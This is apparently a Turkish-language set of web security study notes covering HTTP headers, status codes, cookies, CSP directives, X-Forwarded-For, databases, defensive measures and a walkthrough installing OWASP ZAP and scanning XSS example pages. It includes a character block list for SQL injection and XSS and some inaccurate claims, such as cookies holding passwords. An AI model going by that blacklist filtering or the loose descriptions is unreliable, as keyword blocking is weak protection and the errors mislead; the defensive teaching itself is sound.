-Accept-Encoding: Verinin sıkıştırılmış olması hakkında bilgi verir.

-Post: Servera veri göndermek için kullanılan servistir.

-Put: Servera hem veri hem de veriler ile dosya oluşturmak için kullanılır. Eğer dosya serverda varsa üzerinde değişiklik yapar.

HTTP Durum Kodu Sınıfları

1xx : Bilgi kodlarını ifade eder.

2xx : Başarılı olup olmadığını ifade eder.

3xx : Yönlendirme söz konusu olduğu yerleri ifade eder.

4xx : İsteğin gerçekleşip gerçekleşmediğini ifade eder.

5xx : Sunucu tarafında gerçekleşen durumları ifade eder.

En sık karşılaşılan durum kodları:

200 Durum Kodu (Başarılı) : Web sayfası üzerinde işlem sorunsuz gerçekleşiyorsa bu durum kodu gönderilir.

301 Durum Kodu (Kalıcı Yönlendirme) : Web sayfasının başka bir sayfaya yönlendirme işlemi gerçekleştirdiğini belirtir.

302 Durum Kodu (Geçici Yönlendirme) : Web sayfasının geçici olarak başka bir sayfaya yönlendirildiğini ifade eder.

403 Durum Kodu (Erişim İzni Sorunu) : Sunucuya gönderilen istege karşılık bir izin olmadığı veya web sayfasının yasaklandığını ifade eder.

404 Durum Kodu(Bulunamadı) : Kullanıcının açmaya çalıştığı sayfanın bulunmadığını ifade eder.

410 Durum Kodu (Kalıcı olarak bulunmuyor.) : Erişilmeye çalışılan Web sitesinin sunucu tabanında olmadığını belirten durum kodudur.

500 Durum Kodu (Sunucu Hatası) : Sunucuda gerçekleşen hatanın sonucunda oluşan hata durum kodudur.

503 Durum Kodu (Sunucu Kullanılamıyor) : Sunucu tarafında bakım veya aşırı yüklenme sonucu devre dışı kaldığını belirtir.

Cerezler Nedir ?

- Belirli kullanıcıları tanımlamak ve kullanıcıların deneyimini iyileştirmek için kullanıcı adı ve parola gibi küçük veri parçalarını içeren dosyalardır.Örnek olarak kullanıcıya oturum açma biglileri doğrultusunda önerilerde bulunur.
- Kalıcı cerezler Kimlik doğrulaması ve Takip etme amaçları için kullanılır.
- Siber güvenlik için 3.Taraf cerezlere dikkat edilmelidir.10 Reklam içeren bir site ziyaret edildiğinde,kullanıcılar bu reklamların üzerine tıklaması bile 10 cerez oluşturabilir.
- Çerezlerin içerisindeki veriler değişmediği sürece kendisi zararsızdır.
- Gezinmeyi kolaylaştıracak cerezleri Ayarlar->Gizlilik bölümünden cerezleri bulup izin verilebilir.Zararlı cerezleri Antivirüs programları kaldırabilir.

CSP-Content Security Policy

- Bir tarayıcının belirli bir web sayfasında hangi konumdan hangi alanları,hangi kaynak türlerini yükleyeceğine izin verme konusunda talimat oluşturma imkanı sunan ek güvenlik katmanıdır.
- CSP tarayıcıya belirli bir alandan JS kaynakları yüklenmesini ve site üzerinde çalışan Inline JS'i engellememize yardımcı olur.Bu sayede XSS,SQL Enjeksiyonu tarzı saldırılar algılanıp,azaltılabilir.Kısaca,web sitemize yüklenecek kaynakları seçmemize olanak sağlayan yapıdır.
- Bu yapı bir “Defense-in-depth” olarak değerlendirilir.
- Bu yapı kurallar ile çalışmaktadır.CSP’de kural tanımlarken Whitelist(Beyaz Liste) olarak bilinen bir yaklaşım kullanılmaktadır.Liste de sadece kabul ettiğimiz kaynakları belirtip,geri kalan tüm kaynak kullanımını engelleyebiliriz.Bu kaynakları belirtirken HTTP Response’ları ile CSP talimatlarında belirtmemiz gereklidir.

Content Security-Policy:KONTROL_ALANI değerler

Content Security-Policy: script-src 'self' <https://apis.google.com>

ACIKLAR

-CSP'nin birinci hedefi,XSS saldırılarını azaltmak ve rapor etmektir.XSS saldırıları,Tarayıcının sunucudan aldığı içeriğin güveninde yararlanılarak yapılır. Kötü amaçlı komutlar kurbanın tarayıcısı tarafından yürütülür, çünkü tarayıcı içeriğin kaynağına güvenir. -CSP, sunucunun XSS'nin oluşturabileceği açıkları azaltmasına veya ortadan kaldırmasına olanak tanır. CSP uyumlu bir tarayıcı, tüm diğer komut dosyalarını (satır için komut dosyaları ve olay işleme HTML öznitelikleri dahil) göz ardı ederek yalnızca whitelist listedeki etki alanlarından alınan kaynak dosyalara yüklenen komut dosyalarını yürütür. Sonuç olarak korunma şekli, hiç bir zaman komut dosyalarının yürütülmesine izin vermeyen siteler, betiğin yürütülmesine küresel olarak izin vermemi seçemez. Paket saldırıları azaltma : İçeriğin yüklenebileceği alanların kısıtlanması ek olarak, sunucu hangi protokollerin kullanılmasına izin vereleceğini belirtilebilir; örneğin bir sunucu tüm içeriğinin HTTPS kullanarak yüklenmesi gerektiğini belirtir. Bu veri aktarımı ve güvenlik stratejisi, yalnızca veri aktarımı için HTTPS'yi uygulamakla kalmaz, aynı zamanda tüm cerezleri de bu protokol ile işaretler ve HTTP sayfalarından HTTPS muadillerine otomatik yönlendirme sağlar. Siteler, Strict-Transport-Security ile de tarayıcıların şifrelenmiş bir kanal üzerinden bağlandığından emin olmak için HTTP üstbilgisini de kullanabilir.



-CSP Headeri ile birlikte,aşağıda sıralanan kontrol alanlarındaki kaynak kullanımlarını sınırlayabilir,tanımlayabiliriz.


- **base-uri:** Base elementi, sayfadaki tüm relative URL'lerin kendisine çözümleneceği absolute URL'i belirten bir değerdir. element'inde kullanılacak değer ile ilgili kısıt tanımlamamıza yardımcı olur. Böylece Base Tag Hijacking saldırıları engellenebilir.
- **child-src:** Deprecated olan frame-src yerine kullanılır.[3] Sayfaya embed edilecek olan framelerin alabileceği kaynak değerleri tanımlar. Sayfamızı Frame Injection saldırılarına karşı koruyabilmek için, ek bir tedbir olarak kullanabiliriz.
- **connect-src:** XHR, WebSockets, EventSource ile bağlanılabilecek kaynakları kısıtlar.
- **font-src:** Fontların yüklenebileceği kaynakları belirtir.
- **form-action:** Form tagları için geçerli action'ları belirtir.

- **frame-ancestors:** Mevcut sayfayı frame, iframe, embed ve applet olarak yükleyebilecek kaynakları belirtir. X-Frame-Options'in muadilidir. Clickjacking vb UI Redressing saldırısını engellememize yardımcı olur.
 - **frame-src:** Deprecate edilmiş bir özelliktir. Bunun yerine child-src kullanılabilir.
 - **img-src:** Resimlerin yüklenebileceği kaynakları tanımlar.
 - **media-src:** Video ve ses yüklenebilecek kaynakları tanımlar/kısıtlar.
 - **object-src:** Flash ve diğer plugin'lerin yükleneceği kaynakları tanımlar/kısıtlar.
 - **plugin-types:** Yüklenebilecek plugin tiplerini belirler/limitler.
 - **report-uri:** CSP'nin ihlal edildiği durumda, raporun gönderileceği adresi belirtir.
 - **style-src:** Stil dosyaları için kaynak tanımlaması/kısıtlaması yapar.
 - **upgrade-insecure-requests:** HTTP isteklerini HTTPS olarak değiştirir.
 - **sandbox :** Sandbox modu sayesinde birçok etkinliği kısıtlayabilirsiniz. Popupları engeller, formları durdurur, javascriptleri çalıştırılamaz hale getirebilirsiniz. Sandbox direktifi için boş değer tanımlarsanız aşağıdaki listenin tümünü tanımlamış sayılırsınız yada sadece seçiklerinizi çalışmasını sağlayabilirsınız.
- | | |
|---------------------------------|-------------------------|
| -allow-form | -allow-same-origin |
| -allow-scripts | -allow-popups |
| -allow-modals | -allow-orientation-lock |
| -allow-pointer-lock | -allow-presentation |
| -allow-popups-to-escape-sandbox | -allow-top-navigation |
- Bu değerlerde benimsenen yaklaşım “Wide Open”dır.Yani CSP Headerlarında,yukarıdaki alanlar için bir değer belirtilmezse,herhangi bir kaynaktan yapılan yüklemelere izin verilir.
- Bu davranışı değiştirmek için “default-src” komutu kullanılabilir.Bu default bir değerdir.

X-Forwarded-For

-Internet erişimlerinde bir proxy sunucusu kullanıldığı durumlarda, hedef web sunucusu orjinal isteği yapan kullanıcıya ait gerçek IP adresini göremez. Bunun yerine proxy cihazının IP adresi hedef sisteme bağlanıyor olarak gözükecektir. Aynı durum Internet servis sağlayıcılar tarafından bant genişliği kazanma amaçlı kullanılan transparan proxy cihazları; yük dengeleme, cache vb. amaçlı kullanılan reverse proxy cihazları için de geçerlidir.

-Proxy sunucular X-Forwarded-For HTTP başlığını, web isteğini yapan istemciye ait gerçek IP adresinin hedef sunucuya iletmek için kullanmaktadır. Bu başlık RFC'lerde geçen bir standart olmamasına rağmen, genel kabul görmüş bir standarttır. İlk olarak Squid proxy geliştiricileri tarafından implemente edilen bu başlık, diğer bir çok proxy cihazında da kullanılmaktadır. X-Forwarded-For HTTP başlığından kısaca XFF olarak da bahsedilmektedir.



-Yukarıdaki şekilde proxy sunucularının istemcilerin yaptığı web isteklerine "X-ForwardedFor: kullanıcının_ip_adresi" şeklinde bir satır eklemesinin detayı görülebilir. Bu sayede şekildeki proxy sunucusu, hedef web sunucusuna bu HTTP isteğini yapan gerçek istemciyi iletmektedir.

X-Forwarded-For nerelerde kullanılır?

-X-Forwarded-For (XFF) HTTP başlığı genelde log'lama amacıyla kullanılmaktadır. Bu şekilde siteyi ziyaret eden gerçek kullanıcının IP adresi log kayıtlarına aktarılmasına çalışılır. Bu kayıtlar, oluşan bir olay sonrası inceleme amaçlı kullanılabilen gibi, web erişim log'larını analiz eden yazılımlar tarafından da kullanılabilir.

-XFF Başlığının farklı kullanıldığı yerlerde bulunmaktadır.

-Belirli istekleri web sunucusu log'lardan bağımsız olarak kaydetmek.

-Kullanıcıya gerçek IP adresini göstermek.

-Kullanıcının IP adres bilgisine dayanarak Internet üzerinden kullanıcıya doğru hangi port'ların açık olup olmadığını kontrol etmek.

Veritabanı nedir ? Veri Tabanı Yönetim Sisteminin Çalışma Mantığı nedir?

-Veritabanı için öncelikle Data kavramının bilinmesi gereklidir.Data işlenmemiş bilgi parçası olarak adlandırılır.Bu genellikle sistemlerde kullanıcıların bilgileri olarak düşünülebilir.

Veritabanı ise; birbiriyile alakalı genellikle bir kullanıcı topluluğunun bilgilerinin bir arada tutulduğu tablodur.Bu tabloya sistematik bir şekilde ulaşım sağlanabilirken, yönetim, güncelleme, taşıma gibi işlemlerde gerçekleştirilebilir.

-Veritabanları günümüzde çok aktif rol almaktadır.Veritabanları genellikle bir veritabanı yönetim sistemi(DMBS) ile kontrol edilir.Günümüzde operasyonlarda kullanılan veri tabanı türleri genellikle işlemeyi ve veri sorgulamayı verimli hale getirmek için satır ve sütunlardan yararlanır.Bu satır ve sutun yapısı sayesinde kolayca yönetilebilir, değiştirilebilir, ve güncellenip kontrol edilebilir hale gelir.Çoğu veritabanında veri yazma ve sorgulama için yapılandırılmış sorgu dili(SQL) kullanılır.

Veritabanı Yönetim Sistemleri Nedir? Nasıl Çalışır?

-Kısaltılmış hali DMBS olan Database Management System; veri tabanı oluşturmak başta olmak üzere ,verileri işlemek için kullanıcılarla yetkiler tanımlayan bir program koleksiyonu olarak tanımlanır.Veritabanı ile kullanıcı arasında köprü ve yönetim işlev görür.

-Görevlerini listelemek gerekirse;

*Veritabanının tanımlanması

*Veritabanının oluşturulması

*Veritabanı üzerinde işlem yapmak

*Verinin bakımı ve sürekliliği

*Veritabanını genişletmektir.

İlişkisel Model

-Veritabanlarının ilk yıllarda, her uygulama kendi benzersiz yapısında veri depolardı.Geliştiriciler bu verileri bulmak için veriyapıları hakkında bilgi sahibi olmak zorundaydılar.

-İlişkisel model,tüm yazılımların kullanabileceği ortak bir yol sağladı.Zamanla geliştiriciler veritabanında veri yazmak ve sorgulamak için SQL dilini kullanmaya başladı.Kullanım sonrasında sorgulama dili yaygın şekilde kullanılmaya başladı.

-İlişkisel cebire dayanan SQL,tüm veri tabanı sorgularının performansını iyileştirmeyi kolaylaştırıp, tutarlılığa sahip bir matematik dil sağladı.Bu sayede artık veri yapıları bilgisine gerek kalmadan SQL dili ile evrensel bir dil sağlanabildi.

İlişkisel Veritabanı Yönetim Sistemlerinin Faydaları


- Veri Tekrarı :** Aynı verilerin tekrarlanması önlendi.
- Veri Tutarlılığı :** Oluşturulan tablonun ismi kontrol edildiğinde eğer tabloda yok ise hatalı giriş yapıldığı anlaşıılır.
- Veri Güvenliği :** Yetkilendirme sistemi sayesinde verilere erişimler kısıtlanmış ve veriler kontrol altına alınmıştır.
- Veri Paylaşımı :** Veritabanının bütünlüğü ve tutarlılığı bozulmadan ağ üzerinden binlerce kullanıcıya erişim verilebilir.
- Veri Bağımsızlığı :** Kullanıcıdan alınan verilerin fiziksel alan üzerinde nasıl depolandığı ve hangi algoritmalar ile organize olduğunun gizlenmesidir. Sadece veriler üzerinden işlemini gerçekleştirir.

İlişkisel olmayan (NoSQL) Veritabanı Sistemleri

-NoSQL Veritabanları, veriye erişim ve yönetmek için çeşitli veri modelleri kullanılır. Bu tür veritabanları büyük veri hacmi, düşük gecikme süresi ve esnek veri modelleri gerektiren uygulamalar için geliştirilmiştir. Bu gereksinimler diğer veritabanlarını veri tutarlılığı kısıtlamalarının bir kısmı esnetilerek karşılanır.

NoSQL Veritabanı Faydalari

- Esneklik : NoSQL genellikle daha hızlı ve daha fazla yinelemeli yazılım geliştirmeyi mümkün kılan esnek şemalar sağlar.
- Ölçeklenebilirlik: NoSQL veritabanları genellikle pahalı ve kalıcı sunucular eklenerek ölçüği artırılabilecek şekilde değil, dağıtılmış donanım kümeleri kullanılarak ölçüği genişletilebilecek şekilde tasarlanır. Bazı bulut sağlayıcıları bu işlemleri arka planda, tam olarak yönetilen bir hizmet olarak gerçekleştirir.
- Yüksek performans: NoSQL veritabanları, benzer işlevlerin ilişkisel veritabanlarıyla gerçekleştirilmesi ile karşılaşıldığında daha yüksek performansı mümkün kılan belirli veri modelleri ve erişim desenleri için optimize edilmiştir.
- Yüksek oranda işlevsel: NoSQL veritabanları, her biri ilgili veri modeli için özel olarak tasarlanmış yüksek oranda işlevsel API'ler ve veri türleri sağlar.



Web Uygulama Saldırılarını Engellemek İçin Yapılabilen İşlemler

- **Kullanıcı Girdi Kontrolü :** Web uygulamalarında ki kullanıcı girdilerinin kontrolü sağlanmalıdır. Kullanıcı girişinin bulunduğu yerlerde genellikle XSS, SQL, CSRF gibi zafiyetlerden yararlanılarak erişim sağlanabilir. Burada <script>, HTML tagleri engellenerek güvenlik sağlanabilir. Ayrıca URL'ler üzerinde bir düzenleme yapılarak çalışan işlemlerin herkes tarafından görülmesi engellenebilir.

- **Veritabanı Güvenliği :** Bir çok web uygulama da veriler veritabanı üzerinden tutulur. Veritabanları üzerinde genellikle Kullanıcı bilgileri bulunmaktadır. Bu sebeple güvenliğinin sağlanması çok önemlidir. Veritabanı saldırılarında en sık karşılaşılan zafiyet SQLİ zafiyetiidir. SQL Zafiyeti veritabanı üzerinde yanlış syntax kullanılarak elde edilir. Burada -“,”, --, -, ||- gibi karakterlerin kullanımı engellenmelidir.

- **Kullanılan Veri Akışını Korumak :** Hareket halindeki ağ trafiğini sunucu istemci arasında ki isteği değiştirme, görme, ele geçirme gibi saldırılar gerçekleştirilebilir. HTTP ve Telnet gibi herhangi bir şifrelemeye olmayan protokoller kullanılması şifrelenmemesi anlamına gelir. Bunların yerine HTTPS ve SSH gibi şifreli protokoller kullanılarak veri gizliliğinin korunması sağlanabilir.

- **Parola Güvenliği :** Oldukça sık ve kolay bir şekilde gerçekleştirilebilen saldırılardan biri de Bruteforce(Kaba Kuvvet) Saldırısıdır. Bruteforce saldırısı sırasında hazır olan Wordlistler veya saldırı yapılan kurum/kişi doğrultusunda oluşturulan Wordlistler kullanılır. Bu saldırıların başarısız olmasını sağlamak için düzenli olarak şifre değişimi, parola uzunluğu ve özel karakter gibi kullanımları zorunlu tutma gibi işlemler gerçekleştirilebilir. Ayrıca Web uygulamalarında 2 faktörlü kimlik doğrulama kullanımı zorunlu hale getirilerek güvenlik sağlanabilir.

- **Yetkilendirme :** Kimlik doğrulama veya diğer adıyla Authentication dediğimiz, Web uygulamasının kullanıcı ve yöneticilerin izinlerini yönetmektir. İstenilmeyen sayfalar, URL'ler saldırgan veya kullanıcı tarafından herkesçe görüntülenmesine izin verilmesi güvenlik ihlali arz edebilmektedir. İzinleri yetkilendiren sistemler kullanarak, Dosya erişimlerini ve profil gibi yerlere yetkilendirme işlemi uygulayarak güvenlik sağlanabilir.

Web Uygulama Güvenlik Tespit Araçları

OWASPZAP(Zaproxy)

-Zaafiyet testleri arasında ücretsiz en popüler araçlardandır.Paralı uygulamalar ile performansını karşılaştırdığımızda başa baş gitmektedir.Zaproxy Kali linux sürümlerinde normalde kurulu olarak gelmektedir fakat Kali Linux'un yeni sürümlerinde artık kurulu olarak gelmemektedir.

Kurulumuna bakalım.

-Kurulu olarak gelmeyen bir sanal makine kullanmaktaysınız.

-Apt-get install zaproxy komutu ile indirme işlemi başlatılabilirsiniz.

```
[root@kali:~]# apt-get install zaproxy
Paket listeleri okunuyor ... Bitti
Bağımlilik ağacı oluşturuluyor ... Bitti
Durum bilgisi okunuyor ... Bitti
zaproxy zaten en yeni sürümde (2.10.0-0kali2).
zaproxy elle kurulmuş olarak ayarlandı.
0 paket yükseltilecek, 0 yeni paket kurulacak, 0 paket kaldırılacak ve 16 paket yükseltilmeyecek.
```

-Benim kullanmış olduğum Linux sürümünde bu kodu çalıştırduğumda hata mesajı ile karşılaşıldım bu yüzden manuel olarak kurulum işleminde gerçekleştirildi.

-İlk olarak “zaproxy.org” bağlantısına geçiş yapıldı ve Download bölümüne geçildi

ZAP 2.10.0

[Windows \(64\) Installer](#)

133 MB [Download](#)

[Windows \(32\) Installer](#)

133 MB [Download](#)

[Linux Installer](#)

134 MB [Download](#)

[Linux Package](#)

131 MB [Download](#)

-Download bölümünden ise “Linux installer” seçeneğinden indirme işlemini başlatıldı.

```
root@efe:~# cd Downloads
root@efe:~/Downloads# ls
ZAP_2_10_0_unix.sh
root@efe:~/Downloads# chmod o+x ZAP_2_10_0_unix.sh
```


-Ardından indirdiğim dosya dizinine geçiş yaptım. ve “chmod o+x” komutu ile kullanıcılar çalışma iznini verdim.

```
root@efe:~/Downloads# ls  
ZAP_2_10_0_unix.sh
```


-İşlem sonrasında “ls” komutu ile görüntüleme yaptığım zaman renginin bu şekilde değişmiş olması gerekiirdi.

```
root@efe:~/Downloads# ./ZAP_2_10_0_unix.sh  
Starting Installer ...
```


-Ardından “./” komutu ile yükleme işlemi başlatıldı.




-Komut istemci üzerinden çalışma işleminden sonra,Kurulum sihirbazı ekrana gelecektir.Basit bir şekilde kurulum yapılacaktır.




-Linux makinamıza geçiş yaptıktan sonra uygulamalar içerisinde arama yapıyoruz ve başarılı bir şekilde yüklediğini görüntüliyoruz.



-Uygulama açıldığında bizi böyle bir ekran karşılar.Tarama işlemi için manuel ayarlama ve otomatik ayarlama yapabileceğimiz iki adet ayarı vardır.



-Otomatik arama butonuna basıldı.



-Ardından açılan sekme üzerinde hangi URL üzerinde işlem yapacaksam buraya eklenir ve Saldırı butonu ile işlemi başlatılır.

Kimlik	Zaman Damgası İsteği	Zaman Damgası Cevabı	Yöntem	URL	Kod	Sebep	RTT	Cevap Başlığını Boyutlandı	Cevap Gövdesini Boy
200	28.07.2021 13:21:34	28.07.2021 13:21:34	POST	http://deneme.com/xss/example8.php	200 OK	6 ms	216 bayt	1.579 bayt	
201	28.07.2021 13:21:34	28.07.2021 13:21:34	POST	http://deneme.com/xss/example8.php	200 OK	8 ms	216 bayt	1.579 bayt	
202	28.07.2021 13:21:34	28.07.2021 13:21:34	POST	http://deneme.com/xss/example8.php	200 OK	14 ms	216 bayt	1.579 bayt	
203	28.07.2021 13:21:34	28.07.2021 13:21:34	POST	http://deneme.com/xss/example8.php	200 OK	10 ms	216 bayt	1.579 bayt	
204	28.07.2021 13:21:34	28.07.2021 13:21:34	POST	http://deneme.com/xss/example8.php	200 OK	4 ms	216 bayt	1.579 bayt	
205	28.07.2021 13:21:34	28.07.2021 13:21:34	POST	http://deneme.com/xss/example8.php	200 OK	8 ms	216 bayt	1.579 bayt	
206	28.07.2021 13:21:34	28.07.2021 13:21:34	POST	http://deneme.com/xss/example8.php	200 OK	14 ms	216 bayt	1.579 bayt	
207	28.07.2021 13:21:34	28.07.2021 13:21:34	POST	http://deneme.com/xss/example8.php	200 OK	12 ms	216 bayt	1.579 bayt	
208	28.07.2021 13:21:34	28.07.2021 13:21:34	POST	http://deneme.com/xss/example8.php	200 OK	14 ms	216 bayt	1.579 bayt	
209	28.07.2021 13:21:34	28.07.2021 13:21:34	POST	http://deneme.com/xss/example8.php	200 OK	14 ms	216 bayt	1.579 bayt	
210	28.07.2021 13:21:34	28.07.2021 13:21:34	POST	http://deneme.com/xss/example8.php	200 OK	4 ms	216 bayt	1.579 bayt	
211	28.07.2021 13:21:34	28.07.2021 13:21:34	POST	http://deneme.com/xss/example8.php	200 OK	10 ms	216 bayt	1.579 bayt	
212	28.07.2021 13:21:34	28.07.2021 13:21:34	GET	http://deneme.com/codeexec	301 Moved Permanent...	3 ms	231 bayt		311 bayt

-Tarama işlemini başlattığında böyle bir ekranla karşılaşıldı.Burada yapılan tarama işlemleri görüntülendi.

-İşlem sona erdiğinde tarafımı bu şekilde bir rapor gelecektir.Burada bulmuş olduğu zafiyetleri ve detayları görüntülenir.

-Bulduğu zafiyet üzerinde çift tıklama işlemi yaptığımda zafiyet hakkında kullanılan payload, çözüm, açıklama gibi bilgilere erişim sağlanır.

RAPIDSCAN

-Çok amaçlı bir güvenlik açığı aracıdır.

-İçerisinde 10'dan farklı araç bulunmaktadır ve yaklaşık 80 adet arama işlemi gerçekleştirir

-Yapmış olduğum işlemler yaklaşık 2 saat sürmektedir.

